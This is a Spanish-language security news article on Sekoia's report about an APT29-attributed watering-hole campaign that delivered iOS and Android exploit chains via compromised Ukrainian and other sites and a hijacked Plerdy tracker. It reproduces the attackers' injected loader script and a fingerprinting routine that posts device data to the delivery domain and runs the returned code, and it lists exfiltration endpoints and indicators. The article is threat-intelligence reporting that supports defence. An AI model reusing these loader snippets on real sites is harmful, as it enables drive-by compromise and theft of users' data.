
«a user running an up-to-date operating system is safe from these attacks» (quien lleve el sistema operativo al día está a salvo de estos ataques). Con esa frase acota Sekoia, en el informe Poisoned Source que publicó el 4 de noviembre de 2026, el alcance de una campaña de watering hole que su equipo TDR atribuye a APT29 y que entre el 27 de agosto y el 3 de septiembre sirvió exploits para iPhone y Android desde el tracker de analítica Plerdy, un script que cargan miles de webs ucranianas, entre ellas las del ejército, las fuerzas especiales y fabricantes de armamento, sin que ninguna de las vulnerabilidades fuera un zero-day.
- Sekoia detectó la campaña a mediados de octubre de 2026 y la publicó el 4 de noviembre, con atribución a APT29 de confianza moderada a alta.
- Tres vías de entrada: webs comprometidas en Ucrania, Estados Unidos, Bulgaria y Chequia, réplicas de america250.org y del hotel Raffles London, y el tracker de Plerdy del 27 de agosto al 3 de septiembre.
- Tres cadenas de exploits n-day: iOS 16.0 a 17.4 (robo de cookies), iOS 18.5 con DarkSword (todo el teléfono) y Chrome 139 a 145 en Android (cookies, contraseñas y claves Wi-Fi).
- Los ocho CVE están parcheados y siete figuran en KEV. iOS 26.3, iOS 18.7.3 y Chrome 146.0.7680.75 cierran las cadenas.
- Acción urgente: actualizar iOS y Chrome, activar el modo Aislamiento en perfiles expuestos y dar por robadas las sesiones de quien visitó esas webs sin parchear.

La infografía con la que Sekoia resume la operación recoge los dos extremos de la cadena, de las webs legítimas de Ucrania, Estados Unidos, Bulgaria, Chequia y Australia al servidor de exfiltración, y lo que se roba por el camino. El informe lo firman Amaury Garçon, Félix Aimé y Robin Kwiatkowski, del equipo de detección e investigación de amenazas (TDR) de la empresa francesa, que detectó la campaña a mediados de octubre de 2026 y está coordinándose con los CERT de los países afectados, CERT-UA entre ellos, para localizar víctimas.
Webs comprometidas, dominios espejo y el tracker de Plerdy, tres vías hacia el mismo loader
La investigación empezó con una inclusión de JavaScript en la plantilla de la web de una empresa ucraniana de producción de gas. Al terminar de cargar la página, el script añadía un elemento que descargaba un segundo fichero desde static.flux-telemetry.com, un dominio registrado el 2 de abril de 2026 y resuelto por la dirección 109.104.106.107 de Shock Hosting. Sekoia publica la versión embellecida de ese código:
<script>
window.onload = function () {
  const script = document.createElement('script');
  script.src = 'hxxps://static.flux-telemetry[.]com/module/5b4c8fea5cbcee273e8d830f52-temfp.js';
  document.body.appendChild(script);
}
</script>
El mismo patrón apareció después en la web de una asociación sectorial de la industria química de Estados Unidos, en la de un partido de extrema derecha europeo (el informe habla más adelante de un movimiento checo) y en una web búlgara relacionada con el ámbito militar, donde los atacantes no tocaron la plantilla y prefirieron añadir el código a una librería JavaScript que ya existía en el sitio. Sekoia también encontró webs sin valor estratégico aparente, como la de una clínica australiana, y valora, con baja confianza, que se comprometieron para llegar a personas concretas.
Cuando no consiguieron entrar en una web, los operadores montaron réplicas. El dominio america250.holiday, creado el 19 de mayo de 2026, actuaba como proxy inverso de america250.org, la web oficial de la conmemoración del 250 aniversario de la independencia de Estados Unidos, y reescribía el HTML al vuelo para colgar el script malicioso al final de cada página. El segundo, theowo.club, creado el 18 de junio y ya fuera de línea, replicaba la web del hotel Raffles London at The OWO, el antiguo edificio del Ministerio de la Guerra británico, a pocos metros del Ministerio de Defensa y de Downing Street. Sekoia recuerda que, según información pública, Volodímir Zelenski se alojó allí el 14 de octubre, y sugiere que ambas réplicas pudieron servir de señuelo en campañas de spear phishing con invitaciones falsas. Estos son los dos dominios y su infraestructura, según las tablas del informe.
Dominio espejo | Dirección IP y proveedor | Web suplantada |
|---|---|---|
america250[.]holiday | 192.121.46[.]25, EDIS GmbH (AS9009) | america250.org, conmemoración del 250 aniversario de EE. UU. |
theowo[.]club | 188.190.17[.]232, EDIS GmbH (AS57169) | Raffles London at The OWO, hotel junto al Ministerio de Defensa británico |
La tercera vía es la que convierte la operación en un ataque a la cadena de suministro. Entre el 27 de agosto y el 3 de septiembre de 2026, los atacantes modificaron el fichero main.js del tracker de a.plerdy.com, el servicio ucraniano de analítica web y mapas de calor que, en palabras del informe, está «loaded by thousands of websites, the large majority of them Ukrainian» (cargado por miles de webs, la gran mayoría ucranianas). Durante esa semana, cada visitante de esas webs cargaba el script legítimo de Plerdy y, detrás, un loader ofuscado que pedía el mismo fichero 5b4c8fea5cbcee273e8d830f52-temfp.js a edge-ord.clouds-stacks.com. Ese dominio, creado el 26 de agosto en servinga GmbH, no servía el script. Repartía las peticiones hacia ads-it-assets.com, cdn.adv-static.com, wpvortex-mod.com y assets-int.com, un reparto de carga que Sekoia interpreta como una forma de aguantar el volumen de tráfico que generaba el tracker. Es un esquema parecido al que vació 726 carteras en Polymarket el 29 de octubre a través del dominio secuestrado de un proveedor de analítica, con la diferencia de que aquí el objetivo eran las sesiones y los datos del móvil, y el dinero no aparece.
UltimateFingerprinter, 394 campos y 2,3 MB de AngularJS como código muerto
El fichero que descargan las tres vías es el que los propios atacantes llaman UltimateFingerprinter. Pesa 2,3 MB, y el 98 % de ese tamaño es una copia minimizada de AngularJS que nunca se ejecuta. Sekoia plantea dos motivos para el relleno: que el script pase por una librería conocida ante un revisor con prisa, o que supere la ventana de contexto de los modelos de lenguaje que hoy se usan para analizar JavaScript de forma automática.
El resto del fichero hace lo que promete el nombre. Sesenta y un colectores construyen un JSON de 394 campos con canvas, audio, WebGL, fuentes, CSS, pantalla, comprobaciones de sandbox (WebRTC, batería, sensores, temporización de red), rasgos específicos de Apple (iosFeatures, macFeatures, safariExtensions, touchGestures) y API modernas como USB, NFC, Bluetooth o detección de inactividad. El JSON viaja por POST a una URL con un nonce aleatorio del servidor de entrega, que responde con el código JavaScript del exploit si el visitante encaja. Esta es la rutina que cierra el script:
(async function () {
  const adfp = await collectAndDisplayFingerprint();
  let res = await fetch('https://static.flux-telemetry.com/api/uGmlx2pmMHU1jq7wZU2QWgeC28vbXalf/v1', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify(adfp)
  });
  try {
    const script = document.createElement("script");
    script.text = await res.text();
    document.head.appendChild(script);
  } catch {};
})();
El detalle que más llama la atención del análisis es que casi nada de esa huella influye en la entrega. El servidor solo deja de responder cuando los valores son implausibles para un teléfono, por ejemplo una pantalla de 99999 píxeles o navigator.maxTouchPoints a cero, y en ese caso devuelve un 200 con el cuerpo vacío. Sekoia probó distintos perfiles de navegador contra el endpoint y, con la versión de sistema y de navegador correctas, obtuvo las tres cadenas completas de exploits.
Tres cadenas de exploits n-day para iOS 16, iOS 18.5 y Chrome en Android
Las tres cadenas usan fallos parcheados por Apple, Google y Qualcomm antes de que empezara la campaña, y siete de los ocho CVE figuran en el catálogo KEV de CISA. Esta es la ficha de cada uno, con la puntuación CVSS 3.1 que recoge NVD y la versión que lo corrige según la descripción oficial de cada registro.
CVE | Componente y papel en la cadena | Corregido en | KEV de CISA |
|---|---|---|---|
CVE-2025-43529 | WebKit, use-after-free, RCE inicial en las cadenas A y B, CVSS 8,8 | iOS 18.7.3 y 26.2, Safari 26.2 (diciembre de 2025) | 15 de diciembre de 2025 |
CVE-2024-27834 | iOS, salto de PAC en la cadena A, CVSS 5,5 | iOS 16.7.8 y 17.5 (mayo de 2024) | No incluido |
CVE-2026-20700 | dyld, salto de PAC en la cadena B, CVSS 7,8 | iOS 26.3 (febrero de 2026) | 12 de febrero de 2026 |
CVE-2025-14174 | ANGLE, escape de la sandbox de WebContent, CVSS 8,8 | Chrome 143.0.7499.110 y, según GTIG, iOS 18.7.3 y 26.2 | 12 de diciembre de 2025 |
CVE-2025-43510 | iOS, escape de la sandbox de GPU, CVSS 7,8 | iOS 18.7.2 y 26.1 (noviembre de 2025) | 20 de marzo de 2026 |
CVE-2025-43520 | Kernel de iOS, escalada a lectura y escritura de kernel, CVSS 5,5 | iOS 18.7.2 y 26.1 (noviembre de 2025) | 20 de marzo de 2026 |
CVE-2026-3910 | V8 de Chrome, RCE en el renderer de Android, CVSS 8,8 | Chrome 146.0.7680.75 (marzo de 2026) | 13 de marzo de 2026 |
CVE-2025-27038 | Driver Adreno de Qualcomm, escape de la sandbox de Chrome, CVSS 7,5 | Boletín de Qualcomm de junio de 2025 | 3 de junio de 2025 |
La cadena A va dirigida a iPhone con iOS 16.7, aunque Sekoia comprobó que funciona desde 16.0 hasta 17.4. Es un único fichero JavaScript de 101 KB que encadena CVE-2025-43529, el mismo RCE de WebKit que usa DarkSword pero reimplementado, con CVE-2024-27834 para saltar la autenticación de punteros (PAC) de los chips de Apple. Antes de nada deja una cookie llamada VDGH_TOKEN_REF para no disparar el exploit dos veces en la misma víctima, con un fallo de cálculo que hace que caduque en un minuto en lugar de en un día. El payload recorre los procesos en ejecución, localiza el contenedor de cada aplicación y lee los ficheros Cookies.binarycookies, de modo que roba cookies de cualquier app abierta y no únicamente de Safari. El resultado sale por POST a ad.starx-net.com:8881/telemetry/v12 dentro de un JSON etiquetado como only_cookies. En el fichero quedan, como código muerto, exploits para CVE-2024-27808 y CVE-2024-27833, restos de una versión anterior del kit.

La cadena B es DarkSword tal cual, y el diagrama de Google Threat Intelligence Group (GTIG) de marzo de 2026 que reproducimos arriba describe exactamente los pasos que Sekoia encontró en los tres ficheros que el servidor sirve a un iPhone con iOS 18.5: el RCE de WebKit CVE-2025-43529 seguido del salto de PAC CVE-2026-20700 en la fase v1, los escapes de sandbox CVE-2025-14174 y CVE-2025-43510 en la fase v2, y la escalada CVE-2025-43520 en la fase v3, con una implementación casi idéntica a la del kit que alguien subió a VirusTotal en septiembre de 2026. El kit incluye CVE-2025-31277 como entrada alternativa y CVE-2025-24201 como escape alternativo, pero esta campaña no los usa. Con lectura y escritura de kernel, el payload final recorre el teléfono entero: sms.db con los SMS e iMessage, los índices de Mail, el buzón de voz, las bases de datos de WhatsApp y Telegram, el llavero con contraseñas y tokens, Accounts3.sqlite, las claves Wi-Fi de wifi_passwords.txt, contactos, llamadas, calendario, notas, el historial y las cookies de Safari, las cachés de ubicación de routined y locationd, Salud, la fototeca (DCIM y PhotoData) e iCloud Drive. Todo sale al mismo endpoint de ad.starx-net.com que la cadena A.
La cadena C apunta a Android con Chrome entre la versión 139 y la 145, con la excepción de la 143, que el servidor excluye por motivos que Sekoia no ha podido explicar. Empieza con CVE-2026-3910, un fallo de implementación en V8 que da ejecución de código dentro del renderer, y carga un shellcode compuesto por un cargador, un stager y una librería compartida que explota CVE-2025-27038 en el driver Adreno para salir de la sandbox del navegador. El exploit comprueba el modelo del dispositivo y se detiene si encuentra un SM-S938B, el Samsung Galaxy S25 Ultra. La última etapa es AndroSnitch, una librería de solo 16 funciones (libexploit.so) que copia las cookies, los inicios de sesión guardados y el historial de Chrome, junto con los ficheros WifiConfigStore.xml que guardan las contraseñas de las redes Wi-Fi, y los envía con libcurl a ad.starx-net.com con un identificador de dispositivo fijo en la cabecera X-Device-Id. A diferencia de las cadenas de iOS, esta no tiene guarda contra reinfecciones. Ninguno de los tres payloads deja persistencia: cuando termina de exfiltrar, no queda nada instalado en el dispositivo.
Dominios, hashes y el endpoint ad.starx-net.com que publica Sekoia
El informe comparte en abierto los dominios de entrega y exfiltración, los dos dominios espejo y los hashes de cada etapa. Los hosts de entrega, las reglas YARA y la lista de webs comprometidas quedan en su plataforma de inteligencia y se comparten con CERT nacionales y fuerzas de seguridad bajo TLP:AMBER.
Tipo | Valor | Contexto |
|---|---|---|
dominio | static.flux-telemetry[.]com | Entrega del fingerprinter y de los exploits, creado el 02/04/2026, 109.104.106[.]107 (AS395092, Shock Hosting LLC) |
dominio | edge-ord.clouds-stacks[.]com | Balanceador de la campaña de Plerdy, creado el 26/08/2026, 95.133.231[.]28 (AS219399, servinga GmbH) |
dominio | ad.starx-net[.]com | Exfiltración de cookies y datos en el puerto 8881, creado el 03/04/2026, 195.58.140[.]105 (AS395092, Shock Hosting LLC) |
dominio | america250[.]holiday | Réplica AiTM de america250.org, creada el 19/05/2026, entrega por adsprism-stat[.]com |
dominio | theowo[.]club | Réplica AiTM de Raffles London at The OWO, creada el 18/06/2026, entrega por static.flux-telemetry[.]com |
dominio | adsprism-stat[.]com | Entrega de exploits para los visitantes de america250[.]holiday |
hash SHA-256 | a7d2493df00565c21587b0cad2a9fe7ca1e5590acf796da6e499be0ffde44cc3 | Cadena A, etapa 1 (iOS 16) |
hash SHA-256 | bee3e014e3df87ddce0250b0985b87f6868a427a7b650a74b7ffedb9d57f3088 | Cadena A, etapa 2, exploit y robo de cookies |
hash SHA-256 | c170fda024183645c0aa681149304e50506509c3498bb6b9a5f5ced6aa73e5fa | Cadena B, etapa 1 (DarkSword, iOS 18.5) |
hash SHA-256 | 2ffb35e3f9e55286a930fb887e73764a913166648135fe0ca7551736d97d7bfa | Cadena B, etapa 2, escape de sandbox |
hash SHA-256 | 69b6cb327a4d5da99399718f6a66f84de69f89425b0a31f2dcee0682f811596f | Cadena B, etapa 3, escalada y exfiltración |
hash SHA-256 | 29d283ebd08d0cd3b2e6f4a67718d3d6e7a6be01d0613d716bce218dba57a928 | Cadena C, etapa 1 en JavaScript (CVE-2026-3910) |
hash SHA-256 | 06c17b31d36838f3d29044784aa047d5c2d9174d3356c1211cf25f9df677445f | Cadena C, etapa 2 en JavaScript |
hash SHA-256 | 183d62d682aea8018491c8559544e8d6a9ab0e1abd05ecbb6c97daa4f438d2b8 | Cadena C, shellcode del exploit de Adreno (CVE-2025-27038) |
hash SHA-256 | 387a7fb768db1350a9788d9704e7a72abe07152734e0ff026af72b417e36268c | AndroSnitch, librería que roba datos de Chrome y claves Wi-Fi |
Los datos de registro y las direcciones IP proceden de las tablas del informe de Sekoia. Las tres direcciones pertenecen a proveedores de alojamiento y pueden cambiar de manos, así que conviene contrastarlas antes de bloquearlas en el perímetro.
De Mongolia en 2024 a Plerdy en 2026, por qué Sekoia señala a APT29 y qué confirma Google TAG
Sekoia escribe que «we assess with moderate to high confidence that this campaign was conducted by APT29» (valoramos con confianza de moderada a alta que esta campaña la llevó a cabo APT29), el grupo también conocido como Midnight Blizzard o Cozy Bear y atribuido de forma generalizada al Servicio de Inteligencia Exterior de Rusia (SVR). La atribución se apoya en cuatro pilares. El primero llegó a través de los CERT: en el backend de una de las webs comprometidas por inyección directa aparecieron restos de otra actividad maliciosa que un socio relacionó con un informe privado sobre una campaña de watering hole de 2025 atribuida a APT29. El segundo lo aportó Google TAG, que al revisar las cadenas confirmó que el framework es similar al de la campaña de 2024 contra webs del Gobierno de Mongolia.

Aquel precedente lo documentó Clement Lecigne, de Google TAG, en su informe de agosto de 2024. Entre noviembre de 2023 y julio de 2024, las webs cabinet.gov.mn y mfa.gov.mn cargaron un iframe oculto que servía primero el exploit de WebKit CVE-2023-41993 a iPhone con iOS 16.6.1 o anterior y, en julio de 2024, la cadena de Chrome CVE-2024-5274 y CVE-2024-4671 contra Android, cuya estructura muestra el diagrama de TAG que reproducimos arriba. Los exploits eran idénticos o casi idénticos a los que habían usado antes Intellexa y NSO Group, y Google dejó escrito entonces que «We do not know how attackers in the recent watering hole campaigns acquired this exploit» (no sabemos cómo consiguieron este exploit los atacantes de las últimas campañas de watering hole). La diferencia con 2026 está en el objetivo: el ladrón de cookies de 2024 llevaba una lista fija de catorce dominios, con el webmail del ministerio mongol, Google, Microsoft, LinkedIn, Yahoo, Facebook, GitHub e iCloud, mientras que el de Poisoned Source se lleva todas las cookies del navegador y, en la cadena B, el teléfono entero. El nombre de AndroSnitch sale precisamente del AndroSnatch que TAG describió en 2024: ambos apuntan a los mismos ficheros de Chrome, comparten la cadena de herramientas Clang/LLD 14.0.7 y exfiltran con libcurl, aunque Sekoia advierte de que una muestra tan pequeña no basta para hablar de linaje con seguridad.
El tercer pilar es la victimología, con Ucrania y Estados Unidos en el centro y un movimiento checo de extrema derecha que encaja con el historial de APT29 contra partidos europeos. El cuarto es la infraestructura, repartida entre varios proveedores de alojamiento como en campañas anteriores del grupo, incluido su uso pasado de cs2modrewrite para Cobalt Strike. A ello se suma un detalle técnico que apunta a que los exploits vienen de fuera: el servidor de la cadena A solo filtra iOS 16.7 y 16.7.10, cuando el código funciona de 16.0 a 17.4, como si los operadores hubieran reutilizado un exploit ajeno sin ajustar la parte de entrega.
